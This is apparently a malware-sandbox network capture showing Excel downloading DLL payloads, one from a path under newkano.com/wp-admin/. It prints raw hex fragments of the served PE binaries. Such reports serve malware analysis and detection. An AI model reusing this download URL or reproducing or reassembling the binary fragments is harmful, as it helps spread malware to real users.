May 23, 2022 18:59:21.760535955 CEST	2633	IN	HTTP/1.1 200 OK Connection: Keep-Alive Keep-Alive: timeout=5, max=100 x-powered-by: PHP/5.6.40 set-cookie: 628bbd675e0bb=1653325159; expires=Mon, 23-May-2022 17:00:19 GMT; Max-Age=60; path=/ cache-control: no-cache, must-revalidate pragma: no-cache last-modified: Mon, 23 May 2022 16:59:19 GMT expires: Mon, 23 May 2022 16:59:19 GMT content-type: application/x-msdownload content-disposition: attachment; filename="4bP.dll" content-transfer-encoding: binary content-length: 850432 date: Mon, 23 May 2022 16:59:19 GMT server: LiteSpeed Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 cf 78 03 b5 ae 16 50 b5 ae 16 50 b5 ae 16 50 c3 33 7b 50 b2 ae 16 50 c3 33 6d 50 a2 ae 16 50 b5 ae 17 50 b4 ac 16 50 92 68 6b 50 bd ae 16 50 92 68 7b 50 32 ae 16 50 92 68 78 50 37 ae 16 50 92 68 64 50 b3 ae 16 50 92 68 6c 50 b4 ae 16 50 92 68 6a 50 b4 ae 16 50 92 68 6e 50 b4 ae 16 50 52 69 63 68 b5 ae 16 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 a7 6f 8b 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 08 00 00 2c 05 00 00 ca 07 00 00 00 00 00 00 95 03 00 00 10 00 00 00 00 00 10 00 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 90 0d 00 00 04 00 00 b3 21 0d 00 02 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 dd 06 00 50 00 00 00 e8 b6 06 00 f0 00 00 00 00 e0 07 00 94 64 05 00 00 80 07 00 50 5e 00 00 00 00 00 00 00 00 00 00 00 50 0d 00 18 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 05 00 00 0c 00 00 48 b6 06 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 2b 05 00 00 10 00 00 00 2c 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 70 9d 01 00 00 40 05 00 00 9e 01 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 d0 94 00 00 00 e0 06 00 00 34 00 00 00 ce 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 50 5e 00 00 00 80 07 00 00 60 00 00 00 02 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 94 64 05 00 00 e0 07 00 00 66 05 00 00 62 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 10 30 00 00 00 50 0d 00 00 32 00 00 00 c8 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$xPPP3{PP3mPPPPhkPPh{P2PhxP7PhdPPhlPPhjPPhn PPRichPPEdob" ,! PdP^P@H@.textD+, `.rdatap@0@@.data4@.pdataP^`@@.rsrcdfb@@.reloc0P2@B

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49173	103.45.230.202	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:07 UTC	0	OUT	GET /wp-admin/66rIsrVwoPKUsjcAs/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: newkano.com Connection: Keep-Alive
2022-05-23 16:59:07 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 16:59:03 GMT Server: Apache/2 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 16:59:03 GMT Content-Disposition: attachment; filename="LeBuXD3cUkeiPrfy.dll" Content-Transfer-Encoding: binary Set-Cookie: 628bbd57a97c3=1653325143; expires=Mon, 23-May-2022 17:00:03 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 16:59:03 GMT Content-Length: 850432 Vary: Accept-Encoding,User-Agent Connection: close Content-Type: application/x-msdownload
2022-05-23 16:59:07 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 cf 78 03 b5 ae 16 50 b5 ae 16 50 b5 ae 16 50 c3 33 7b 50 b2 ae 16 50 c3 33 6d 50 a2 ae 16 50 b5 ae 17 50 b4 ac 16 50 92 68 6b 50 bd ae 16 50 92 68 7b 50 32 ae 16 50 92 68 78 50 37 ae 16 50 92 68 64 50 b3 ae 16 50 92 68 6c 50 b4 ae 16 50 92 68 6a 50 b4 ae 16 50 92 68 6e 50 b4 ae 16 50 52 69 63 68 b5 ae 16 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$xPPP3{PP3mPPPPhkPPh{P2PhxP7PhdPPhlPPhjPPhn PPRichP

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:07 UTC	8	IN	Data Raw: 3b 01 00 00 15 c6 84 24 3c 01 00 00 dc c6 84 24 3d 01 00 00 1b c6 84 24 3e 01 00 00 1f c6 84 24 3f 01 00 00 5e c6 84 24 40 01 00 00 17 c6 84 24 41 01 00 00 f5 c6 84 24 42 01 00 00 1c c6 84 24 43 01 00 00 b3 c6 84 24 44 01 00 00 26 c6 84 24 45 01 00 00 00 c6 84 24 46 01 00 00 07 c6 84 24 47 01 00 00 15 c6 84 24 48 01 00 00 b0 c6 84 24 49 01 00 00 28 c6 84 24 4a 01 00 00 bb c6 84 24 4b 01 00 00 74 c6 84 24 4c 01 00 00 5b c6 84 24 4d 01 00 00 1d c6 84 24 4e 01 00 00 58 c6 84 24 4f 01 00 00 f4 c6 84 24 50 01 00 00 0c c6 84 24 51 01 00 00 aa c6 84 24 52 01 00 00 75 c6 84 24 53 01 00 00 51 c6 84 24 54 01 00 00 20 c6 84 24 55 01 00 00 38 c6 84 24 56 01 00 00 99 c6 84 24 57 01 00 00 24 c6 84 24 58 01 00 00 d2 c6 84 24 59 01 00 00 17 c6 84 24 5a 01 00 00 55 c6 84 Data Ascii: ;$<$=$>$?^$@$ABC$D&$EFGHI(JKt$L[$MNXOPQRuSQ$T $U8$V$W$$XYZU
2022-05-23 16:59:08 UTC	8	IN	Data Raw: 24 7e 01 00 00 89 c6 84 24 7f 01 00 00 11 c6 84 24 80 01 00 00 26 c6 84 24 81 01 00 00 1e c6 84 24 82 01 00 00 33 c6 84 24 83 01 00 00 b1 c6 84 24 84 01 00 00 32 c6 84 24 85 01 00 00 b9 c6 84 24 86 01 00 00 2b c6 84 24 87 01 00 00 64 c6 84 24 88 01 00 00 74 c6 84 24 89 01 00 00 07 c6 84 24 8a 01 00 00 f1 c6 84 24 8b 01 00 00 76 c6 84 24 8c 01 00 00 91 c6 84 24 8d 01 00 00 3c c6 84 24 8e 01 00 00 55 c6 84 24 8f 01 00 00 44 c6 84 24 90 01 00 00 2a c6 84 24 91 01 00 00 97 c6 84 24 92 01 00 00 1b c6 84 24 93 01 00 00 bd c6 84 24 94 01 00 00 05 c6 84 24 95 01 00 00 3e c6 84 24 96 01 00 00 64 c6 84 24 97 01 00 00 12 c6 84 24 98 01 00 00 30 c6 84 24 99 01 00 00 f7 c6 84 24 9a 01 00 00 21 c6 84 24 9b 01 00 00 d2 c6 84 24 9c 01 00 00 3b c6 84 24 9d 01 00 00 2f c6 Data Ascii: $~$$&$$3$$2$$+dt$$$v$$<UD$*$$$$$>$d$$0$$!$$;$/
2022-05-23 16:59:08 UTC	16	IN	Data Raw: c6 84 24 7f 05 00 00 81 c6 84 24 80 05 00 00 a7 c6 84 24 81 05 00 00 25 c6 84 24 82 05 00 00 6c c6 84 24 83 05 00 00 c8 c6 84 24 84 05 00 00 7e c6 84 24 85 05 00 00 49 c6 84 24 86 05 00 00 c7 c6 84 24 87 05 00 00 3c c6 84 24 88 05 00 00 cc c6 84 24 89 05 00 00 76 c6 84 24 8a 05 00 00 33 c6 84 24 8b 05 00 00 30 c6 84 24 8c 05 00 00 43 c6 84 24 8d 05 00 00 18 c6 84 24 8e 05 00 00 d5 c6 84 24 8f 05 00 00 2e c6 84 24 90 05 00 00 5a c6 84 24 91 05 00 00 11 c6 84 24 92 05 00 00 89 c6 84 24 93 05 00 00 77 c6 84 24 94 05 00 00 56 c6 84 24 95 05 00 00 30 c6 84 24 96 05 00 00 64 c6 84 24 97 05 00 00 73 c6 84 24 98 05 00 00 e1 c6 84 24 99 05 00 00 43 c6 84 24 9a 05 00 00 62 c6 84 24 9b 05 00 00 72 c6 84 24 9c 05 00 00 72 c6 84 24 9d 05 00 00 37 c6 84 24 9e 05 00 00 Data Ascii: $$$%$l$$~$l$$<$$v$3$0$C$$$.$Z$$$wV0ds$$Cbrr7$
2022-05-23 16:59:08 UTC	24	IN	Data Raw: 0e c6 84 24 80 09 00 00 c5 c6 84 24 81 09 00 00 ab c6 84 24 82 09 00 00 73 c6 84 24 83 09 00 00 28 c6 84 24 84 09 00 00 89 c6 84 24 85 09 00 00 13 c6 84 24 86 09 00 00 b5 c6 84 24 87 09 00 00 d0 c6 84 24 88 09 00 00 44 c6 84 24 89 09 00 00 15 c6 84 24 8a 09 00 00 5d c6 84 24 8b 09 00 00 a5 c6 84 24 8c 09 00 00 81 c6 84 24 8d 09 00 00 00 c6 84 24 8e 09 00 00 c7 c6 84 24 8f 09 00 00 aa c6 84 24 90 09 00 00 13 c6 84 24 91 09 00 00 2b c6 84 24 92 09 00 00 a4 c6 84 24 93 09 00 00 77 c6 84 24 94 09 00 00 7a c6 84 24 95 09 00 00 86 c6 84 24 96 09 00 00 17 c6 84 24 97 09 00 00 71 c6 84 24 98 09 00 00 b7 c6 84 24 99 09 00 00 9d c6 84 24 9a 09 00 00 34 c6 84 24 9b 09 00 00 e8 c6 84 24 9c 09 00 00 9d c6 84 24 9d 09 00 00 75 c6 84 24 9e 09 00 00 11 c6 84 24 9f 09 00 Data Ascii: $$$s$($$$$$D$$]$$$$$$$+$$w$z$$$q$$$4$$$u$$
2022-05-23 16:59:08 UTC	32	IN	Data Raw: 74 bf 04 00 48 8b 4f 40 45 33 c9 45 33 c0 ba 02 10 00 00 ff 15 5f bf 04 00 48 8b c8 e8 5b 28 00 00 48 8b 58 08 e8 52 19 00 00 45 33 c9 48 8b 88 c8 00 00 00 44 8b c6 48 8b d3 48 8b 09 e8 0e f7 ff ff ba 80 00 00 00 48 89 87 20 01 00 00 48 8b 4d 40 44 8d 42 81 4c 8b c8 ff 15 19 bf 04 00 48 8b 5c 24 30 48 8b 7c 24 48 48 8b 74 24 40 48 8b 6c 24 38 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 92 d3 00 00 24 03 3c 02 74 13 45 33 c9 48 8b cb 41 8d 51 03 45 8d 41 02 e8 e1 d3 00 00 48 83 c4 20 5b c3 cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 62 d3 00 00 a8 03 74 12 45 33 c9 45 33 c0 48 8b cb 41 8d 51 03 e8 b4 d3 00 00 48 83 c4 20 5b c3 cc cc cc cc cc cc 40 53 48 83 ec 20 48 8b d9 e8 32 d3 00 00 83 e0 03 3c 03 74 13 ba 03 00 00 00 45 33 c9 48 8b Data Ascii: tHO@E3E3_H[(HXRE3HDHHH HM@DBLH\$0H|HHt@Hl$8H(@SH H$<tE3HAQEAH [@SH HbtE3E3HA QH [@SH H2<tE3H
2022-05-23 16:59:08 UTC	40	IN	Data Raw: df 45 1b c0 41 83 e0 08 41 0f ba e8 0a ff 15 15 9f 04 00 eb 44 48 8b 4b 20 48 85 c9 75 06 e8 21 b9 00 00 cc 48 8b 49 40 45 33 c9 45 33 c0 ba 87 00 00 00 ff 15 3f 9f 04 00 48 0f ba e0 0d 73 19 48 8b 4b 20 4c 8b c7 45 33 c9 48 8b 49 40 ba f1 00 00 00 ff 15 1f 9f 04 00 48 83 c4 28 5f 5b c3 40 53 57 48 83 ec 38 48 85 d2 48 8b fa 48 8b d9 75 06 e8 cd b8 00 00 cc 48 8b 49 10 48 85 c9 74 4d 48 83 7b 18 00 75 5e 8b 53 0c 48 8b 49 08 41 b8 00 04 00 00 ff 15 7d 9e 04 00 8b 53 0c 25 fb f6 ff ff 3b 53 30 72 06 e8 97 b8 00 00 cc 48 8b 4b 10 44 8b 4b 08 0f ba e8 0a 48 8b 49 08 44 8b c0 48 89 7c 24 20 ff 15 44 9e 04 00 eb 18 48 8b 4b 20 48 85 c9 75 06 e8 68 b8 00 00 cc 48 8b 49 40 e8 46 ed 01 00 48 83 c4 38 5f 5b c3 cc cc cc 40 53 55 56 57 41 54 48 81 ec c0 00 00 00 48 Data Ascii: EAADHK Hu!HI@E3E3?HsHK LE3HI@H(_[@SWH8HHHuHIHtMH{u^SHIA}S%;S0rHKDKHIDH|$ DHK H uhHI@FH8_[@SUVWATHH
2022-05-23 16:59:08 UTC	48	IN	Data Raw: 06 e8 46 f7 ff ff 90 48 8b c3 48 83 c4 30 5b c3 cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b 4d 40 e8 76 fe ff ff 48 83 c4 20 5d c3 48 89 4c 24 08 53 48 83 ec 30 48 c7 44 24 20 fe ff ff ff 48 8b d9 48 8d 05 cf 8e 04 00 48 89 01 e8 ff fd ff ff 48 8b d0 48 8b 4b 20 ff 15 7a 7e 04 00 90 48 8b cb 48 83 c4 30 5b e9 30 fe ff ff 40 55 48 83 ec 20 48 8b ea 48 8b 4d 40 e8 1e fe ff ff 48 83 c4 20 5d c3 48 89 4c 24 08 53 48 83 ec 30 48 c7 44 24 20 fe ff ff ff 48 8b d9 48 c7 41 08 00 00 00 00 48 c7 41 10 00 00 00 00 c7 41 18 00 00 00 00 48 8d 05 b0 8f 04 00 48 89 01 48 8b 4a 40 48 89 4b 20 48 8d 53 28 ff 15 53 7d 04 00 48 8b d0 48 8b cb e8 2c fd ff ff 85 c0 75 06 e8 6b f6 ff ff 90 48 8b c3 48 83 c4 30 5b c3 cc cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8b Data Ascii: FHH0[@UH HHM@vH]HL$SH0HD$ HHHHHK z~HH0[0@UH HHM@H]HL$SH0HD$ HHAHAAHHHJ@HK HS(S}HH,ukHH0[@UH HH
2022-05-23 16:59:08 UTC	56	IN	Data Raw: cb 41 ff d0 33 c0 48 83 c4 28 5f 5b c3 cc cc cc 40 53 55 56 57 48 83 ec 28 48 8b e9 48 8b 49 40 49 8b d8 e8 90 b0 01 00 48 85 c0 48 8b f0 74 55 48 8b c8 ff 15 7f 5e 04 00 48 85 db 0f b7 f8 74 3f 83 3b 38 72 3a 48 8b 45 40 83 4b 04 01 45 33 c9 45 33 c0 ba 87 00 00 00 48 8b ce 48 89 43 08 48 89 73 10 48 c7 43 30 ff ff ff ff ff 15 06 5f 04 00 48 0f ba e0 0d 72 07 81 4b 04 02 00 00 80 48 8b c7 eb 07 48 c7 c0 ff ff ff ff 48 83 c4 28 5f 5e 5d 5b c3 cc cc cc 66 90 48 83 79 10 00 74 20 39 11 75 12 44 39 41 04 75 0c 44 3b 49 08 72 06 44 3b 49 0c 76 06 48 83 c1 20 eb dd 48 8b c1 c3 33 c0 c3 40 53 55 56 57 48 83 ec 38 48 8b 01 48 8b d9 48 8d 4c 24 60 48 89 4c 24 20 48 8b cb 49 8b f9 49 8b f0 8b ea 48 c7 44 24 60 00 00 00 00 ff 90 18 02 00 00 85 c0 75 16 48 8b 03 4c Data Ascii: A3H(_[@SUVWH(HHI@IHHtUH^Ht?;8r:HE@KE3E3HHCHsHC0_HrKHHH(_^][fHyt 9uD9AuD;IrD;IvH H3@SUVWH8HHHL$`HL$ HIIHD$`uHL
2022-05-23 16:59:08 UTC	64	IN	Data Raw: 74 0c 48 8b 54 24 28 33 c9 e8 92 88 ff ff 8b c3 48 83 c4 60 5f 5e 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 4d 28 e8 ae ed ff ff 48 83 c4 20 5d c3 40 53 48 83 ec 40 48 c7 44 24 20 fe ff ff ff 48 8d 59 98 48 8b 53 38 48 8d 4c 24 28 e8 9f 99 ff ff 90 48 8b cb e8 6e ad 01 00 8b d8 83 7c 24 30 00 74 0c 48 8b 54 24 28 33 c9 e8 29 88 ff ff 8b c3 48 83 c4 40 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 4d 28 e8 46 ed ff ff 48 83 c4 20 5d c3 40 53 48 83 ec 40 48 c7 44 24 20 fe ff ff ff 48 8d 59 98 48 8b 53 38 48 8d 4c 24 28 e8 37 99 ff ff 90 48 8b cb e8 aa ad 01 00 8b d8 83 7c 24 30 00 74 0c 48 8b 54 24 28 33 c9 e8 c1 87 ff ff 8b c3 48 83 c4 40 5b c3 cc cc cc cc cc cc cc cc 40 55 48 83 ec 20 48 8b ea 48 8d 4d 28 e8 de Data Ascii: tHT$(3H`_^[@UH HHM(H]@SH@HD$ HYHS8HL$(Hn|$0tHT$(3)H@[@UH HHM(FH]@SH@HD$ HYHS 8HL$(7H|$0tHT$(3H@[@UH HHM(

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:59:08 UTC	72	IN	Data Raw: 02 48 8b 49 10 4c 8d 4c 24 20 49 89 01 48 8b 42 08 49 89 41 08 48 8b 42 10 48 8d 54 24 20 49 89 41 10 48 8b 01 ff 50 58 48 83 c4 48 c3 cc cc cc 48 83 ec 48 48 83 79 10 00 75 07 b8 08 01 01 80 eb 36 4d 85 c0 75 07 b8 03 40 00 80 eb 2a 48 8b 02 48 8b 49 10 4c 8d 4c 24 20 49 89 01 48 8b 42 08 49 89 41 08 48 8b 42 10 48 8d 54 24 20 49 89 41 10 48 8b 01 ff 50 60 48 83 c4 48 c3 cc cc cc 48 83 ec 48 48 83 79 10 00 75 07 b8 08 01 01 80 eb 36 4d 85 c0 75 07 b8 03 40 00 80 eb 2a 48 8b 02 48 8b 49 10 4c 8d 4c 24 20 49 89 01 48 8b 42 08 49 89 41 08 48 8b 42 10 48 8d 54 24 20 49 89 41 10 48 8b 01 ff 50 68 48 83 c4 48 c3 cc cc cc 48 83 ec 48 48 83 79 10 00 75 07 b8 08 01 01 80 eb 36 4d 85 c0 75 07 b8 03 40 00 80 eb 2a 48 8b 02 48 8b 49 10 4c 8d 4c 24 20 49 89 01 48 8b Data Ascii: HILL$ IHBIAHBHT$ IAHPXHHHHHyu6Mu@*HHILL$ IHBIAHBHT$ IAHP`HHHHHyu6Mu@*HHILL$ IH BIAHBHT$ IAHPhHHHHHyu6Mu@*HHILL$ IH
2022-05-23 16:59:08 UTC	80	IN	Data Raw: 87 e4 02 00 00 41 0f bf fc 49 c1 ec 10 45 0f bf e4 48 83 f9 2a 75 1a 48 8b ce e8 f1 cb ff ff 4c 8b c8 45 8b c4 8b d7 48 8b cd ff d3 e9 b8 02 00 00 45 8b c4 8b d7 48 8b cd ff d3 e9 a9 02 00 00 49 8b c4 48 c1 e8 10 0f b7 f8 48 8b ce e8 be cb ff ff 4c 8b c0 41 0f b7 d4 44 8b cf 48 8b cd ff d3 e9 83 02 00 00 48 8b cd ff d3 48 89 44 24 30 e9 74 02 00 00 49 8b cc e8 93 cb ff ff 48 8b d0 4c 8b c6 48 8b cd ff d3 e9 5c 02 00 00 0f bf c6 89 44 24 38 48 c1 ee 10 0f bf c6 89 44 24 3c 49 8b cc e8 69 cb ff ff 48 8b d0 4c 8b 44 24 38 48 8b cd ff d3 e9 30 02 00 00 48 8b c6 48 c1 e8 10 0f b7 f8 0f b7 f6 49 8b cc e8 42 cb ff ff 48 8b d0 44 8b cf 44 8b c6 48 8b cd ff d3 e9 08 02 00 00 48 8b d6 48 8b cd ff d3 e9 fb 01 00 00 48 83 f9 33 0f 87 c6 00 00 00 48 83 f9 33 0f 84 af Data Ascii: AIEH*uHLEHEHIHHLADHHHD$0tIHLH\D$8HD$<IiHLD$8H0HHIBHDDHHHH3H3
2022-05-23 16:59:08 UTC	88	IN	Data Raw: 00 8b 8c 24 80 00 00 00 8b c3 03 ce 33 f6 45 85 ff 0f 45 84 24 9c 00 00 00 89 8c 24 80 00 00 00 3b c1 7c 61 44 8b e5 83 c5 01 48 63 c5 48 3b 87 18 01 00 00 0f 8c 20 ff ff ff 41 8d 74 24 01 48 8d 8f 08 01 00 00 41 b9 01 00 00 00 48 63 de 45 33 c0 48 8b d3 e8 f6 6a 01 00 48 8d 8f 08 01 00 00 41 b9 01 00 00 00 4d 8b c6 48 8b d3 e8 de 6a 01 00 8b c6 48 83 c4 38 41 5f 41 5e 41 5d 41 5c 5f 5e 5d 5b c3 85 ed 75 1b 41 8d 44 24 01 48 8d 8f 08 01 00 00 44 8d 4d 01 48 63 d0 45 33 c0 e8 ac 6a 01 00 41 8d 5c 24 01 48 8d 8f 08 01 00 00 41 b9 01 00 00 00 48 63 d3 4d 8b c6 e8 8f 6a 01 00 8b c3 eb af cc cc cc 48 83 ec 28 41 8d 40 f6 83 f8 07 77 07 b8 03 00 00 00 eb 05 e8 23 aa ff ff 48 83 c4 28 c3 cc cc 40 53 55 56 57 48 83 ec 28 83 fa 02 49 8b d8 8b f2 48 8b f9 75 6a e8 Data Ascii: $3EE$$;|aDHcH; At$HAHcE3HjHAMHjH8A_A^A]A_^][uAD$HDMHcE3jA\$HAHcMjH(A@w#H(@SUVWH(IHuj
2022-05-23 16:59:08 UTC	96	IN	Data Raw: c3 cc cc cc 40 53 55 56 57 41 54 48 83 ec 40 45 33 c0 48 8b d9 48 8b 49 40 48 8b fa 4c 8b ca 41 8d 50 46 ff 15 97 bd 03 00 f6 47 20 01 0f 85 0e 01 00 00 48 8b 4b 40 48 8d 54 24 30 ff 15 c6 bd 03 00 44 8b 67 18 8b 6c 24 38 8b 74 24 3c 2b 6c 24 30 8b 7f 1c 2b 74 24 34 44 3b e5 74 6f 0f ba a3 dc 00 00 00 0a 73 65 41 8b d4 48 8d 4c 24 30 45 8b cc 2b 15 1f c0 05 00 45 33 c0 89 7c 24 20 ff 15 6a bb 03 00 48 8b 4b 40 48 8d 54 24 30 41 b8 01 00 00 00 ff 15 d5 be 03 00 8b d5 48 8d 4c 24 30 2b 15 f0 bf 05 00 44 8b cd 45 33 c0 89 7c 24 20 ff 15 38 bb 03 00 48 8b 4b 40 48 8d 54 24 30 41 b8 01 00 00 00 ff 15 a3 be 03 00 3b fe 74 70 0f ba a3 dc 00 00 00 0b 73 66 44 8b c7 48 8d 4c 24 30 45 8b cc 44 2b 05 af bf 05 00 33 d2 89 7c 24 20 ff 15 f7 ba 03 00 48 8b 4b 40 48 8d Data Ascii: @SUVWATH@E3HHI@HLAPFG HK@HT$0Dgl$8t$<+l$0+t$4D;toseAHL$0E+E3|$ jHK@HT$0AHL$0+DE3|$ 8HK@HT$0A;tpsfDHL$0ED+3|$ HK@H
2022-05-23 16:59:08 UTC	104	IN	Data Raw: f6 8d 4e 48 48 8b d8 ff 15 03 9e 03 00 45 33 c9 45 33 c0 8b c8 48 8d 05 0c e0 03 00 33 d2 48 89 44 24 68 89 74 24 60 89 74 24 58 89 74 24 50 89 74 24 48 c7 44 24 40 02 00 00 00 89 74 24 38 89 74 24 30 89 74 24 28 c7 44 24 20 90 01 00 00 ff 15 83 94 03 00 48 85 c0 48 8b f8 74 0f 48 8b d0 48 8b cb ff 15 e7 94 03 00 48 8b f0 ba 36 00 00 00 4c 8d 0d b4 40 05 00 48 8b cb 44 8b c2 ff 15 4c 94 03 00 48 85 ff 74 15 48 8b d6 48 8b cb ff 15 bb 94 03 00 48 8b cf ff 15 fa 94 03 00 48 8b d3 33 c9 ff 15 37 9e 03 00 8b 05 7d 40 05 00 48 83 c4 70 5f 5e 5b c3 cc 48 89 4c 24 08 53 48 83 ec 30 48 c7 44 24 20 fe ff ff ff 48 8b d9 48 8d 05 9b df 03 00 48 89 01 48 81 c1 10 01 00 00 e8 04 ee 00 00 48 8b 8b 30 01 00 00 48 85 c9 74 0b 48 8b 01 ba 01 00 00 00 ff 50 08 c7 83 cc 00 Data Ascii: NHHE3E3H3HDht`tXtPtHD@t$8t$0t$(D$ HHtHHH6L@HDLHtHHHH37}@Hp_^[HL$SH0HD$ H HHHH0HtHP
2022-05-23 16:59:08 UTC	112	IN	Data Raw: 33 c9 48 85 c0 0f 95 c1 85 c9 75 0b b9 05 40 00 80 e8 2a c9 fe ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 40 e8 0a c5 00 00 4c 8b d8 33 c9 48 85 c0 0f 95 c1 85 c9 75 0b b9 05 40 00 80 e8 f9 c8 fe ff cc 48 8b 00 49 8b cb ff 50 18 48 83 c0 18 48 89 44 24 38 8b 57 08 83 ea 01 48 8d 84 24 b8 00 00 00 48 89 44 24 20 4c 8d 4c 24 30 4c 8d 84 24 a8 00 00 00 48 8b cd e8 f6 e4 ff ff 8b 8c 24 a8 00 00 00 e8 5a c3 00 00 48 85 c0 0f 84 9e 00 00 00 44 8b 84 24 a8 00 00 00 48 8b d0 48 8d 4c 24 40 e8 00 cf fe ff 85 c0 0f 84 81 00 00 00 66 41 b9 0a 00 41 b8 01 00 00 00 48 8b 54 24 40 48 8d 4c 24 38 e8 2e c3 00 00 48 8b 4c 24 38 8b 51 f0 ff 15 dc 79 03 00 48 85 c0 75 06 e8 ea c8 fe ff cc 48 89 06 48 8b 54 24 38 48 83 c2 e8 b8 ff ff ff ff f0 0f c1 42 10 83 c0 Data Ascii: 3Hu@*HIPHHD$@L3Hu@HIPHHD$8WHHD LL$0L$HZHDHHL$@fAAHT$@HL$8.HL$8QyHuHHT$8HB
2022-05-23 16:59:08 UTC	120	IN	Data Raw: e7 0f 84 58 01 00 00 49 8b 4c 24 40 ff 15 ae 5e 03 00 44 0f b7 f8 49 8d 87 00 18 ff ff 48 83 f8 1f 77 65 41 8d 8f 00 18 ff ff b8 01 00 00 00 d3 e0 49 8b cc 89 84 24 80 00 00 00 49 8b 04 24 ff 90 a8 02 00 00 85 c0 74 08 44 0b ac 24 80 00 00 00 49 8b 04 24 49 8b cc ff 90 b8 02 00 00 85 c0 74 09 49 81 ff 1f e8 00 00 74 1d 44 8b 47 10 41 b9 01 00 00 00 49 8b d4 44 23 84 24 80 00 00 00 48 8b cb e8 58 f8 ff ff 45 33 ff 49 3b f7 0f 85 56 ff ff ff 45 3b f7 44 89 6f 10 0f 84 ca 00 00 00 48 8b 47 20 33 d2 48 8b cb 48 89 83 38 01 00 00 e8 2a e3 ff ff 8b 17 48 8b 4b 40 ff 15 36 5c 03 00 33 d2 48 8b c8 48 8b e8 ff 15 60 5b 03 00 48 8b 4b 40 ff 15 7e 5c 03 00 49 3b c7 48 89 47 08 74 23 48 8b 4b 40 33 d2 44 8d 42 01 ff 15 7d 5e 03 00 48 8b 4b 40 33 d2 ff 15 b1 5a 03 00 Data Ascii: XIL$@^DIHweAI$ItDI$ItItDGAID#$HXE3I;VE;DoHG 3HH8*HK@6\3HH`[HK@~\I;HGt#HK@3DB}^HK@3Z
